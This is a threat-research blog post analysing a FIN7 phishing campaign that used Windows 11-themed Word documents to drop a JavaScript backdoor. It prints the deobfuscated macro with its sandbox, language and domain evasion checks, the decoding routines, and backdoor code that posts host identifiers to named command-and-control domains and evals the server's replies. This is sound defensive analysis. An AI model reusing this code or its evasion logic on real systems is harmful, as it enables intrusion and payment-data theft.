Cybercrime Group FIN7 Using Windows 11 Alpha-Themed Docs to Drop Javascript Backdoor

anomali.com/blog/cybercrime-group-fin7-using-windows-11-alpha-themed-docs-to-drop-javascript-backdoor

Authored by: Gage Mele, Tara Gould, Rory Gould, and Sean Townsend

Key Findings

- Anomali Threat Research discovered six malicious Windows 11 Alpha-themed Word documents with Visual Basic macros being used to drop JavaScript payloads, including a Javascript backdoor.
- While we cannot conclusively identify the attack vector for this activity, our analysis. strongly suggests the attack vector was an email phishing or spearphishing campaign.
- We assess with moderate confidence that the financially motivated threat group FIN7 is responsible for this campaign.
- Based on the file names observed in this campaign, the activity likely took place around late-June to late-July 2021.

Overview

Anomali Threat Research conducted analysis on malicious Microsoft Word document (.doc) files themed after Windows 11 Alpha and assess with **moderate confidence** that these Word documents were part of a campaign conducted by the threat group FIN7. The group's goal appears to have been to deliver a variation of a JavaScript backdoor used by FIN7 since at least 2018.[1]

FIN7

FIN7 is an Eastern European threat group that has been active since at least mid-2015. They primarily target United States (US)-based companies across various industries but also operate on a global scale. The group is one of the world's most notorious cybercrime groups and has been credited with the theft of over 15 million payment card records that cost organizations around the world approximately one billion dollars (USD) in losses.[2] In the US alone, the group has targeted over 100 companies and compromised the networks of organizations in 47 states and the District of Columbia.[3] While FIN7's primary objective is to directly steal financial information, such as credit and debit card data, they will also steal sensitive information to sell on underground marketplaces.

There has been a concerted attempt by law enforcement to tackle the group, including the arrest of three members arrested August 2018 and a high-level organizer in April 2021.[4] Despite these personnel losses and media attention, the group has continued a steady stream of documented activity since at least 2015.[5]

In early 2021, FIN7 was identified as gaining illicit access to a law firm's network by using a fake legal complaint themed around Brown-Forman Inc., the parent company of Jack Daniels whiskey.[6]

Related Groups

FIN7 is closely associated with the threat group referred to as "Carbanak," with the two groups sharing a significant number of TTPs including the use of the Carbanak backdoor.[7] As such, news media and some intelligence vendors use the names interchangeably. To add to the confusion, different vendors will use their own naming conventions for each group that include:

FIN7 - Carbon Spider (Crowdstrike), Gold Niagara (Secureworks), Calcium (Symantec)

Carbanak - Carbon Spider (Crowdstrike), Anunak (Group-IB)

Trend Micro released a report in April 2021 outlining the differences in TTPs between the two groups and MITRE also track the two groups separately.[8] For clarity, we will treat FIN7 and Carbanak as separate groups; the main distinction being FIN7 focuses on hospitality and retail sectors, while Carbanak targets banking institutions.

Technical Analysis

Word Document

MD5 d60b6a8310373c9b84e6760c24185535

File name Users-Progress-072021-1.doc

The infection chain began with a Microsoft Word document (.doc) containing a decoy image claiming to have been made with Windows 11 Alpha. The image asks the user to Enable Editing and Enable Content to begin the next stage of activity, as shown in Figure 1 below.



Figure 1 *– Windows 11-Themed Maldoc*

Analyzing the file, we can see a VBA macro populated with junk data as comments, shown in Figure 2. Once the content/editing has been enabled, the macro is executed.

```
'If you do wish to use this option then highlight the option you want and Click BUTTON A.
'She wasn't satisfied just to fuck you, nooOOOOooo, she has to take one of your friends down, too.
'And Moses numbered them according to the word of the LORD, as he was commanded.
Option Explicit
'Holmes, what would you advise me to do with him?Why should he not go to the home of his fathers?It seems natural, does it not? And yet, conside
r that every Baskerville who goes there meets with an evil fate.
'And I will give this people favour in the sight of the Egyptians: and it shall come to pass, that, when ye go, ye shall not go empty.
'When the shoemaker's wife noticed all the money the shoemaker had saved, she grew suspicious and demanded an explanation.
Option Compare Text
'Also, thou son of man, shall it not be in the day when I take from them their strength, the joy of their glory, the desire of their eyes, and t
hat whereupon they set their minds, their sons and their daughters, That he that escapeth in that day shall come unto thee, to cause thee to hea
r it with thine ears? In that day shall thy mouth be opened to him which is escaped, and thou shalt speak, and be no more dumb: and thou shalt b
e a sign unto them; and they shall know that I am the LORD.
'I shudder at the thought of having to call a repair man.
'But for some reason the commander wanted to walk straight up a mountain to investigate a chalet they had seen Brenn grumbled in thought, becaus
e the Akhenaton could hear everything he said.
Private Declare PtrSafe Function U0R2xawbzZ Lib "shell32" Alias "ShellExecuteA" (ByVal hwnd As Long, ByVal lpOperation As String, ByVal lpFile A
s String, ByVal lpParameters As String, ByVal lpDirectory As String, ByVal nShowCmd As Long) As Long
'Ask of me, and I shall give thee the heathen for thine inheritance, and the uttermost parts of the earth for thy possession.
'Since the advent of true AI computers a century ago, the computers had redesigned themselves past human understanding.
'The path was steep, and by nightfall Jophan was near exhaustion.
Dim b4Mgh As String
'"Well, thank ya'll kindly!" he said, tipping his hat.
'" Certain things started to click into place for me.
'And this shall be an everlasting statute unto you, to make an atonement for the children of Israel for all their sins once a year.
Private Sub Document_Open()
'So they did eat, and were well filled: for he gave them their own desire; They were not estranged from their lust.
'The Bowman immediately shot out an arrow and said to the Lion:  "I send thee my messenger, that from him thou mayest learn what I myself shall
be when I assail thee.
'It's very strong and it's leading us to our destiny, Gordon.
If zH0Xx Then
'He lived in a magnificent palace, built of gaily coloured coral and seashells, together with his five daughters, very beautiful mermaids.
'If there was one report there might be others, so I looked round the hut in search of them.
'A sudden vision of Tiffany dangling from a noose flashed through his horror-stricken mind.
Dim iwgk As String
'Forty yards from the house Jack felt a sudden, numbing cold hit the back of his neck.
```

Figure 2 *– VBA Macro with Junk Data*

Junk data is a common tactic used by threat actors to impede analysis. Once we remove this junk data, we are left with a VBA macro, as shown in Figure 3 below.

```
Option Explicit
Option Compare Text
Private Declare PtrSafe Function U0R2xawbzZ Lib "shell32" Alias "ShellExecuteA" (ByVal hwnd As Long, ByVal lpOperation As String, ByVal lpFile As String, ByVal lpParameters As String, ByVal lpDirectory
Dim b4Mgh As String
Private Sub Document_Open()
If zH0Xx Then
Dim iwgk As String
iwgk = Options.DefaultFilePath(wdUserTemplatesPath)
If Dir(iwgk & GLzwfs((3 * 4 - 9))) = "" Then
Call F1gOZs
Call dtnPF8wOs6
If Len(b4Mgh) > (5 * 2 - 8) Then
Call UFNxhUo(b4Mgh)
U0R2xawbzZ 0, vbNullString, GLzwfs((6 * 2 + 5)), (Options.DefaultFilePath(wdUserTemplatesPath) & GLzwfs((5 * 8 - 37))), vbNullString, ((5 * 9 - 44))
End If
End If
Call me2XKr
End If
End Sub
Sub dtnPF8wOs6()
Dim JP4aOcgCg
JP4aOcgCg = Options.DefaultFilePath(wdTempFilePath)
Dim ZbMyZ3O8 As Object
Set ZbMyZ3O8 = CreateObject(GLzwfs((4 * 9 - 34)))
Call eiP8r(ZbMyZ3O8.GetFolder(JP4aOcgCg), b4Mgh)
End Sub
Function GLzwfs(sattH85J7) As String
GLzwfs = ThisDocument.Tables((5 * 5 - 24)).Cell(sattH85J7, (4 * 9 - 35)).Range.Text
GLzwfs = aY5Hbu(Mid(GLzwfs, (3 * 4 - 11), Len(GLzwfs) - (1 * 6 - 4)))
End Function
Sub F1gOZs()
Dim Jllq9 As InlineShape
For Each Jllq9 In ThisDocument.InlineShapes
If Jllq9.Type = (5 * 3 - 14) Then
Jllq9.Select
Selection.Copy
End If
Next
End Sub
Sub UFNxhUo(Q0NRh4mX9 As String)
Dim m2lIX12C3n As String
m2lIX12C3n = Options.DefaultFilePath(wdUserTemplatesPath)
Name Q0NRh4mX9 As m2lIX12C3n & GLzwfs((1 * 2 + 1))
End Sub
Sub me2XKr()
```

***Figure 3** – VBA Macro without Junk Data*

The VBScript will take encoded values from a hidden table inside the .doc file, shown in Figure 4.

```
uPHdq3MxjOCfnXB
200,179,186,205,225,167,182,230,209,125,137,207,218,189,149,238,195,188,201,222,130,175,226,207,178,183,
209,199,183,214,213,146,177,217,222,176,113,208,225,
236,191,186,200,208,151,174,236,203,125,165,207,220,
204,163,171,214,218,163,193,166,184,180,183,221,221,202,173,
184,156,141,165,195,128,150,198,174,
193,148,137,180,171,98,124,
164,162,183,211,229,119,160,189,
236,185,182,209,216,160,193,235,164,202,172,211,222,189,180,232,191,182,197,229,156,188,230,182,180,185,
203,218,149,171,226,192,173,214,228,162,187,217,222,180,192,135,202,180,112,209,194,183,211,229,143,144,
193,183,165,117,
200,181,180,201,212,167,109,162,138,181,181,213,219,120,153,222,190,123,150,208,118,188,229,218,196,183,
203,224,171,187,232,196,173,209,
200,149,148,169,180,135,109,162,138,149,149,181,187,120,153,222,190,123,150,208,130,189,221,220,176,183,
207,220,191,149,238,195,188,201,222,
166,128,124,157,237,100,125,173,162,203,117,150,165,139,190,166,128,127,148,237,100,125,173,155,203,116,
150,163,145,190,166,128,126,148,237,100,125,174,155,203,118,150,167,144,190,167,128,127,152,
199,197,
204,163,171,214,218,163,193,166,189,183,168,210,218,
189,155,141,189,208,136,160,189,188,162,159,148,178,157,136,182,165,148,184,205,118,188,230,222,193,178,
210,142,168,163,227,181,180,192,186,161,193,221,220,189,164,218,215,199,176,214,188,164,185,228,152,191,
152,186,193,178,204,215,196,167,209,156,169,210,216,168,174,223,207,194,
203,157,191,197,227,152,121,206,211,193,183,219,207,196,110,222,190,182,211,229,152,184,164,187,148,144,
187,154,167,180,214,179,180,201,157,123,198,232,207,193,111,182,207,202,163,225,188,173,208,228,
236,195,171,214,218,163,193,166,207,199,168,
```

KEY

VALUES

***Figure 4** – Values and Key from Hidden Table*

The values are deciphered with the function shown in Figure 5.

```
Function aY5Hbu(izv864G)
Dim RYbpIyY As String, EEfGDP6i As String, jnSsGr6 As Long, U9dRyVZdWqD As Long, TkngfY, WOCG18
RYbpIyY = ThisDocument.Tables((3 * 3 - 8)).Cell((4 * 7 - 27), (3 * 3 - 8)).Range.Text
RYbpIyY = Mid(RYbpIyY, (5 * 5 - 24), Len(RYbpIyY) - (7 * 3 - 19))
U9dRyVZdWqD = 1
TkngfY = Split(izv864G, ",")
For jnSsGr6 = (4 * 9 - 36) To UBound(TkngfY) - 1
WOCG18 = Chr(CLng(TkngfY(jnSsGr6)) - Asc(Mid(RYbpIyY, U9dRyVZdWqD, 1)))
EEfGDP6i = EEfGDP6i + WOCG18
If U9dRyVZdWqD = Len(RYbpIyY) Then
U9dRyVZdWqD = 1
else U9dRyVZdWqD = U9dRyVZdWqD + 1
End If
Next
aY5Hbu = EEfGDP6i
End Function
Function jH51YW(F3QGOTIdS5, f5oScI7r0)
Dim TkngfY, jnSsGr6 As Long, EEfGDP6i As String
TkngfY = Split(GLzwfs((7 * 2 + 2)), ",")
For jnSsGr6 = (1 * 2 - 2) To UBound(TkngfY) - 1
EEfGDP6i = TkngfY(jnSsGr6)
If InStr((9 * 3 - 26), F3QGOTIdS5, EEfGDP6i) > (1 * 8 - 8) Or InStr((5 * 3 - 14), f5oScI7r0, EEfGDP6i) > (9 * 7 - 63) Then
jH51YW = True
Exit Function
End If
Next
```

Figure 5 *– Decoding Function in VBScript*

The values from the table are deobfuscated using an XOR cipher. In this sample, the key is "uPHdq3MxjOCfnXB."

```
def fin_decode(list, keyS):


    keyOrd = [ord(l)for l in keyS]
    final_list = []
    count = 0



    for num in list:
        key_2 = keyOrd[count % len(keyS)]
        count += 1
        final_list.append(str(num - key_2))
    finalList = ' '.join(final_list)


    for n in range(0, len(final_list)):
        final_list[n] = int(final_list[n])
        let = chr(final_list[n])
        print(let, end='')


if __name__ == "__main__":
    fin_decode([236,195,171,214,218,163,193,166,207,199,168], "uPHdq3MxjOCfnXB")
```

Figure 6 *– VBA Decoding Function Ported into Python*

After deobfuscating the VBA macro, using the script shown in Figure 6, we can see what is occurring in the code.

```
Function zH0Xx() As Boolean
On Error Resume Next
Dim tjwEr9xizZI As String, qsAq1b As Object, jvVsxtDA, APA7f3ncapb As Object, fUw6wOUdgh As Object
Set qsAq1b = CreateObject(GLzwfs((WScript.Network)))
tjwEr9xizZI = qsAq1b.UserDomain
zH0Xx = True
If tjwEr9xizZI = ((CLEARMIND)) Then Exit Function
Set jvVsxtDA = GetObject(((LDAP://) & tjwEr9xizZI & ((/RootDSE)))
If (VarType(jvVsxtDA) < > vbObject)  Then Call me2XKr
Set APA7f3ncapb = GetObject(((winmgmts:{impersonationLevel=impersonate}!\\.\root\CIMV2)))
For Each fUw6wOUdgh In APA7f3ncapb.ExecQuery((Select * from Win32_ComputerSystem))
If jH51YW(fUw6wOUdgh.Manufacturer, fUw6wOUdgh.Model) Then Call me2XKr
Next
For Each fUw6wOUdgh In APA7f3ncapb.ExecQuery((SELECT * FROM Win32_OperatingSystem), , (48))
If fUw6wOUdgh.TotalVisibleMemorySize < (41000000#) Then Call me2XKr
If InStr(1, ((1049|1058|2073|1070|1051|1059|1060|1061|3098|2074)), CStr(fUw6wOUdgh.OSLanguage)) > (0) Then Call me2XKr
If InStr(1, Join(fUw6wOUdgh.MUILanguages, ","), ((Ru)))) > (0) Then Call me2XKr
Next
If InStr(1, Join(CreateObject(((WScript.Shell))).regRead(((HKEY_USERS\.DEFAULT\Control Panel\International\User Profile\Languages))), ","), ((Ru)))
> (0) Then Call me2XKr
On Error GoTo 0
End Function
```

***Figure 7** – Checks Carried Out*

Shown in Table 1 are the language checks carried out.

***Table 1** – Language checks*

Code	Language
1049	Russian
1058	Ukrainian
2073	Russian-Moldova
1070	Sorbian
1051	Slovak
1060	Slovenian
1061	Estonian
3098	Serbian
2074	Serbian (Latin)

If these languages are detected, the function me2XKr is called which deletes the table and stops running.

```
Function jH51YW(F3QGOTIdS5, f5oScI7r0)
Dim TkngfY, jnSsGr6 As Long, EEfGDP6i As String
TkngfY = Split((VMware,Virtual,innotek,QEMU,Oracle,Hyper,Parallels)), ",")
For jnSsGr6 = (0) To UBound(TkngfY)  -  1
EEfGDP6i = TkngfY(jnSsGr6)
If InStr((1), F3QGOTIdS5, EEfGDP6i) > (0) Or InStr((1), f5oScI7r0, EEfGDP6i) > (0) Then
jH51YW = True
Exit Function
End If
Next
jH51YW = False
End Function
```

Figure 8 *– VM Checks*

The script checks for Virtual Machines, as shown in Figure 8, and if detected it stops running.

```
Set qsAq1b = CreateObject(GLzwfs((WScript.Network)))
tjwEr9xizZI = qsAq1b.UserDomain
zH0Xx = True
If tjwEr9xizZI = ((CLEARMIND)) Then Exit Function
Set jvVsxtDA = GetObject(((LDAP://) & tjwEr9xizZI & ((/RootDSE)))
If (VarType(jvVsxtDA) < > vbObject)  Then Call me2XKr
```

Figure 9 *– Domain Check*

Shown in Figure 9, the script checks for the domain CLEARMIND, which appears to refer to the domain of a Point-of-Sale (POS) service provider.

The checks include:

- Domain name, specifically CLEARMIND (Figure 9)
- Language, if any of the languages listed in Table 1
- Reg Key Language Preference for Russian
- Virtual machine - VMWare, VirtualBox, innotek, QEMU, Oracle, Hyper and Parallels, if a VM is detected the script is killed (Figure 8)
- Memory Available, if there is less than 4GB then don't proceed
- Check for RootDSE via LDAP

If the checks are satisfactory, the script proceeds to the function where a JavaScript file called word_data.js is dropped to the TEMP folder. However, if the language and VM checks are detected, the table deletes itself and does not proceed to the JavaScript payload. This JavaScript file is also full of junk data, as shown in Figure 10 below.

```
//Reverting to its (source so) bright, Will from his body ward all blight, And hides the unchanging from
 men's sight.
//And be able to practice upon the knowledge that you have acquired.
//Twice, a voice on the channels had spoken, in NoSan'No'Os Tertiary; Marek `They're asking us if we nee
d assistance.
function ez8pir () {
//She danced beside me to the well, but when she saw me lean over the mouth and look downward, she seeme
d strangely disconcerted.
//" With that he reached out and grasped the sword firmly.
//" Commander Norton began showing Kartang the specifics of the Control Booth and other areas of the ope
ration.
 var ttj9x0 = [otrzl0k9h("BBKIKBFKJEKCAKHK"), otrzl0k9h("BIKBCKBDKHHKEKGKBKBBK"), otrzl0k9h("BBKIKJK"),
otrzl0k9h("BBKBBKIKIGK"), otrzl0k9h("BCKAKCFK")];
//The air was soon thick with the buzz and click of translators, overlaid with tinkling bell-like tones
- sirens that signalled the arrival of the Bythian Militia who were soon swarming over the site like ins
ects from a hive that had been attacked.
//He turned in at the Hall gates, and dismounted from his machine.
//I don't know why I'm confiding this now in a mere programmer such as yourself, since it's unlikely you
 will understand.
//He added that upon the confidence of some merit, the war being at an end, he went to Rome, and solicit
ed at the court of Augustus to be preferred to a greater ship, whose commander had been killed; but with
out any regard to his pretensions, it was given to a youth who had never seen the sea, the son of Libert
ine, who waited on one of the emperor's mistresses.
//And Joktan begat Almodad, and Sheleph, and Hazarmaveth, and Jerah, Hadoram also, and Uzal, and Diklah,
 And Ebal, and Abimael, and Sheba, And Ophir, and Havilah, and Jobab.
//While I was with them in the world, I kept them in thy name: those that thou gavest me I have kept, an
d none of them is lost, but the son of perdition; that the scripture might be fulfilled.
//He started to walk to the Grand Hall where the tournament would take place.
 var vam41ad = [otrzl0k9h("BHKCIKAKJAK"), otrzl0k9h("BHKBDKBKHIK"), otrzl0k9h("BAKBCKBAKJCK"), otrzl0k9h
("DKBKBAK"), otrzl0k9h("BCKAKCFK"), otrzl0k9h("BGKAKAKJCKGK"), otrzl0k9h("GKAKCKJCKFKBHK")];
 if (!eg60ev7r0()) znx2dk();
//Have I committed an offence in abasing myself that ye might be exalted, because I have preached to you
 the gospel of God freely? I robbed other churches, taking wages of them, to do you service.
//He then grabbed an emergency kit mounted on the wall above him.
//All semblance of order or controlled attacks had disappeared.
//The alarm, however, was given, and, by the aid of the water-police, the body was eventually recovered.
 var o9d41 = ttj9x0[Math.floor(Math.random() * ttj9x0.length)] + "/" + vam41ad[Math.floor(Math.random()
* vam41ad.length)];
```

Figure 10 *– JavaScript File (word_data.js) with Junk Data*

Once again, we removed the junk data to analyze the JavaScript, which we can see contains obfuscated strings, shown in Figure 11.

```
function eq5w0 () {
    var xgq86 = otrzl0k9h("DJKCDKCIKIGKDK");
    var z897r8d = otrzl0k9h("DJKCDKCIKIGKDK");
    try {
        var rs18x3 =
        wmi.ExecQuery(otrzl0k9h("BHKAKCKJCKBIKAKGIKICKCAKBIKBGKBAKDKCFKDIKCJKBAKHFKGKEDKEEKAKCGKHIKDAKGKBFKFHKI
        AKCBKBIKBHKBBKHFKFAKCHKBAKDAKJDKBJKCDKCDKBFKHHKCEKCHKBAKIIKGHKCIKHKCDKBBKCFKCEKEKBKCCKIFKCCKBEKAKBAKCFK
        HGKIEKBGKBAKGFKBHK"));
        var n0q7q = new Enumerator(rs18x3);
        for (;
        !n0q7q.atEnd();
        n0q7q.moveNext()) {
            xgq86 = n0q7q.item().DNSHostName;
            z897r8d = n0q7q.item().macaddress;
            if (typeof z897r8d ==  = otrzl0k9h("BHKBHKCIKIAKDBKBJK") && z897r8d.length > 1)  {
                if (typeof xgq86 !=  = otrzl0k9h("BHKBHKCIKIAKDBKBJK") && xgq86.length < 1)  {
                    xgq86 = otrzl0k9h("FFKBBKFKIHKDAKDKBAK");
                } else {
                    for (var lt1x8 = 0;
                    lt1x8 < xgq86.length;
                    lt1x8++) {
                        if (xgq86.charAt(lt1x8) > "z")  {
                            xgq86 = xgq86.substr(0, lt1x8)  +  "_"  +  xgq86.substr(lt1x8  +  1);
                        }

                    }

                }

                return z897r8d  +  "_"  +  xgq86;
            }

        }

    } catch(e) {
        if (!eg60ev7r0()) znx2dk();
        return z897r8d  +  "_"  +  xgq86;
    }

}
```

Figure 11 *– Example JavaScript Function without Junk Data*

The JavaScript file also contains a deobfuscation function which is shown in Figure 12 below.

```
function otrzl0k9h(q308n03h) {
    y3lc0p = "ben9qtdx4t";
    var v0yv6t = new String("");
    for(lt1x8 = 0;
    lt1x8 < 11;
    lt1x8++) {
        var fy47n = new RegExp(String.fromCharCode(lt1x8 + 65), "g");
        if (lt1x8 == 10)q308n03h = q308n03h.replace(fy47n, ",");
        else q308n03h = q308n03h.replace(fy47n, String(lt1x8));
    }

    var q2u3i = q308n03h.split(",");
    var lt1x8 = 0;
    var wohqv = 0;
    for(lt1x8 = 0;
    lt1x8 < q2u3i.length - 1;
    lt1x8++) {
        var w1mlxvt08 = String.fromCharCode(Number(q2u3i[lt1x8]));
        var xu296 = w1mlxvt08.charCodeAt(0)^y3lc0p.charCodeAt(wohqv);
        w1mlxvt08 = String.fromCharCode(xu296);
        v0yv6t += w1mlxvt08;
        if (wohqv == y3lc0p.length - 1) wohqv = 0;
        else wohqv++;
    }

    return v0yv6t;
}
```

***Figure 12** – JavaScript Snippet Containing the XOR Function*

Analyzing the XOR cipher function, 'ben9qtdx4t' is the key used to decrypt the strings in the JavaScript file (word_data.js). The obfuscation is carried out using a substitution cipher that goes from A through K, displayed in Table 2 below.

***Table 2** – Substitution Cipher*

Key	A	B	C	D	E	F	G	H	I	J	K
Code	0	1	2	3	4	5	6	7	8	9	,

```
function send_data (j048m, p937797f04, b0b29, o9d41) {
    try {
        if (o9d41 == "")  {
            o9d41 = ez8pir()
        }

        var s020e = new ActiveXObject(("MSXML2.ServerXMLHTTP"));
        if (j048m ==  = ("request"))  {
            s020e.open(("POST"), o9d41  +  ("?type=name"), false);
            p937797f04 = ("mcdmvuwynyjvizs=")  +  y35sr(("encrypt"), ("group=doc700&rt=0&secret=7Gjuyf39Tut383w&time=120000&uid=")  +  epbt0  +  ("&id=")  +  eq5w0()  +  "&"  +
            p937797f04);
        } else {
            s020e.open(("POST"), o9d41  +  ("?type=content&id=")  +  epbt0, false);
            if (b0b29)  {
                p937797f04 = y35sr(("encrypt"), p937797f04);
            }

        }

        s020e.setRequestHeader(("User-Agent"), ("Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:69.0) Gecko/20100101 Firefox/50.0"));
        s020e.setRequestHeader(("Content-Type"), ("application/x-www-form-urlencode'"));
        s020e.setOption(2, 13056);
        s020e.send(p937797f04);
        return s020e.responseText;
    } catch(e) {
        return ("no");
    }

}

function wuhx () {
    var s39qu6k = "";
    var qo5db51q = WScript;
    s39qu6k = send_data(("request"), ("page_id=new"), true, "");
    if (s39qu6k !=  = ("no"))  {
        try {
            s39qu6k = y35sr(("decrypt"), s39qu6k);
            if (s39qu6k !=  = ("no"))  {
                eval(y35sr(("decrypt"), s39qu6k));
            }
```

Figure 13 – *Deobfuscated Strings*

After replacing the obfuscated values with the deobfuscated strings, the Javascript backdoor appears to have similar functionality with other backdoors reportedly used by FIN7.[9]

```
if (tbb1k)  {
    var s39qu6k = send_data(("request"), ("page_id=new"), true, ("tnskvggujjqfcskwk.com"));
    if (s39qu6k != ("no"))  {
        tbb1k = false;
        WScript.Echo("url");
    }

}
```

Figure 14 – *First Connection*

A connection is first made to ‘tnskvggujjqfcskwk.com,’ (Figure 14) and based on the response, a connection is then made to ‘bypassociation[.]com.’ This address is created by picking values from each array (Figure 15) at random.

```
function ez8pir () {
    var ttj9x0 = [("images"), ("pictures"), ("img"), ("info"), ("new")];
    var vam41ad = [("sync"), ("show"), ("hide"), ("add"), ("new"), ("renew"), ("delete")];
    if (!eg60ev7r0()) znx2dk();
    var o9d41 = ttj9x0[Math.floor(Math.random()  *  ttj9x0.length)]  +  "/"  +  vam41ad[Math.floor(Math.random()  *  vam41ad.length)];
    return ("https://bypassociation.com/")  +  o9d41;
}
```

***Figure 15** – Path and Arrays*

After connecting to the bypassociation[.]com address, the script checks for an active IP to retrieve the MAC address and DNSHostName (Figure 16), which are then submitted via a POST request to the bypassociation address.


```
s020e.open(("POST"), o9d41 + ("?type=name"), false);
p937797f04 = ("mcdmvuwynyjvizs=") + y35sr(("encrypt"), ("group=doc700&rt=0&secret=7Gjuyf39Tut383w&time=120000&uid=") + epbt0 + ("&id=") + eq5w0() + "&" +
p937797f04);
```

***Figure 16** – eq5w0 = xgq86 + z897r8d, aka the MAC address and DNSHostName are appended to the data sent*

Based on the response, further Javascript is executed, as shown in Figure 17.

```
function wuhx () {
    var s39qu6k = "";
    var qo5db51q = WScript;
    s39qu6k = send_data(("request"), ("page_id=new"), true, "");
    if (s39qu6k !=  = ("no"))  {
        try {
            s39qu6k = y35sr(("decrypt"), s39qu6k);
            if (s39qu6k !=  = ("no"))  {
                eval(y35sr(("decrypt"), s39qu6k));
            }

        } catch(e) {}

    }

    var b9l1r = 120000  +  (Math.floor(Math.random()  *  16001)  -  5000);
    qo5db51q.Sleep(b9l1r);
    wuhx();
    if (!eg60ev7r0()) znx2dk();
}
```

***Figure 17** – Javascript Execution*

Attribution

- Targeting of a POS provider aligns with previous FIN7 activity
- The use of decoy doc files with VBA macros also aligns with previous FIN7 activity
- FIN7 have used Javascript backdoors historically
- Infection stops after detecting Russian, Ukrainian, or several other Eastern European languages
- Password protected document
- Tool mark from Javascript file "group=doc700&rt=0&secret=7Gjuyf39Tut383w&time=120000&uid=" follows similar pattern to previous FIN7 campaigns

The specified targeting of the Clearmind domain fits well with FIN7's preferred modus operandi. As a California-based provider of POS technology for the retail and hospitality sector, a successful infection would allow the group to obtain payment card data and later sell the information on online marketplaces. The US Department of Justice calculates that as of 2018 FIN7 was responsible for stealing over 15 million card records from 6,500 POS terminals.[10]

The use of a JavaScript backdoor is also primarily associated with FIN7 and is a common feature within its campaigns.[11] It is worth noting that Carbanak has also been known to use Javascript payloads but, as this targets retail and health POS systems, it aligns with FIN7 activity.

While not providing solid attribution, the language check function and table it scores against indicate a likely geographic location for the creator of this malicious doc file. It is accepted as an almost unofficial policy that cybercriminals based in the Commonwealth of Independent States (CIS) are generally left alone, provided they do not target interests or individuals within their respective borders, ergo the VBA macro checking the target system language against a list including common CIS languages which will terminate the infection if found to match. The addition of Sorbian, a minority German Slavic language, Estonian, Slovenian and Slovak are unusual additions as these would not be languages considered for exclusion but would be considered 'fair game.' It is worth noting that REvil ransomware also includes these languages in their exclusion tables, a group that is believed to work with FIN7.[12]

Conclusion

FIN7 is one of the most notorious financially motivated groups due to the large amounts of sensitive data they have stolen through numerous techniques and attack surfaces. Things have been turbulent for the threat group over the past few years as with success and notoriety comes the ever-watchful eye of the authorities. Despite high-profile arrests and sentencing, including alleged higher-ranking members, the group continues to be as active as ever.[13] US

prosecutors believe the group numbers around 70 individuals, meaning the group can likely accommodate these losses as other individuals will step in.[14] Targeting infrastructure appears to be a more successful method of stopping or delaying these actors.

Endnotes

[1] Kremez, Vitali. 2018. Let's Learn: In-Depth Review of FIN7 VBA Macro & Lightweight JavaScript Backdoor. November 28. Accessed 8 18, 2021. https://www.vkremez.com/2018/11/in-depth-review-of-fin7-vba-macro.html.

[2] ESentire. 2021. Notorious Cybercrime Gang, FIN7, Lands Malware in Law Firm Using Fake Legal Complaint Against Jack Daniels' Owner, Brown-Forman Inc. July 21. Accessed August 17, 2019. https://www.esentire.com/security-advisories/notorious-cybercrime-gang-fin7-lands-malware-in-law-firm-using-fake-legal-complaint-against-jack-daniels-owner-brown-forman-inc.

[3] Department of Justice. 2018. Three Members of Notorious International Cybercrime Group "Fin7" In Custody for Role in Attacking Over 100 U.S. companies. August 1. Accessed August 19, 2019. https://www.justice.gov/opa/pr/three-members-notorious-international-cybercrime-group-fin7-custody-role-attacking-over-100.

